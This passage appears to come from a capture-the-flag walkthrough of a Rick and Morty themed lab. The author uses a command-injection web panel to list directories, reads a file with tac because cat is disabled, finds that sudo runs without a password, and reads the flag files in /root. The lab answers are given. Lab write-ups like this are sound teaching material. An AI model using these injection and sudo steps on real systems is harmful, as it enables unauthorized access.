
```
/var/www/html
```

Command: *cd /home; ls*
Result:



```
rick
ubuntu
```

Command: *cd /home/rick; ls*
Result:




```
cd /home/rick;
cd /home/rick; ls
```

```
second ingredients
```

We can see that there is something titled “second ingredients”. Now I need to figure out if that is a directory, text, .jpg, etc.

Command: *cd /home/rick; file “second ingredients”*

Result:




```
cd /home/rick; file "second ingredients"
```

```
second ingredients: ASCII text
```

It appears to be an ASCII text file, however, our `cat {file}` command failed due to it being disabled:

Command: *cd /home/rick; cat“second ingredients”*

Result:




Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

After some googling, the `tac` command will seem to suffice

Command: *`cd /home/rick; tac "second ingredients"`*

Result:



Command Panel


cd /home/rick; tac "second ingredients"

```
1 jerry tear
```

And we have the second flag. Next, we can take a look at which commands/permissions we have access to (this should be a first step, but got excited at the command injection webpage).

Command: *`sudo -l`*

Result:



Command Panel

sudo -l

```
Matching Defaults entries for www-data on ip-10-10-116-103.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-116-103.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```


Looks like we can execute any command

```
(ALL) NOPASSWD: ALL
```

Knowing this now, I am going to utilize *`sudo`* to try and navigate to the root directory.


Command: `sudo cd /root; ls`

Result:




```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Nothing relevant here, but I forgot to ls the root directory
Command: `sudo ls /root`
Result:



```
3rd.txt
snap
```

Command: `sudo tac /root/3rd.txt`
Result:




sudo tac /root/3rd.txt

```
3rd ingredients: fleeb juice
```

And that is the final flag.

Conclusion

Overall, this Room emphasized web directory scanning and command line injections. Having to complete research when the *cat* command failed yielded similar commands, eventually stumbling on the *tac* command. Maybe knowing a bit about the Rick and Morty TV show may have been a nice prelude to this Room!



```
$ cat root_flag.txt
FLAG{1hank_you_4_$3ad!ng!}
```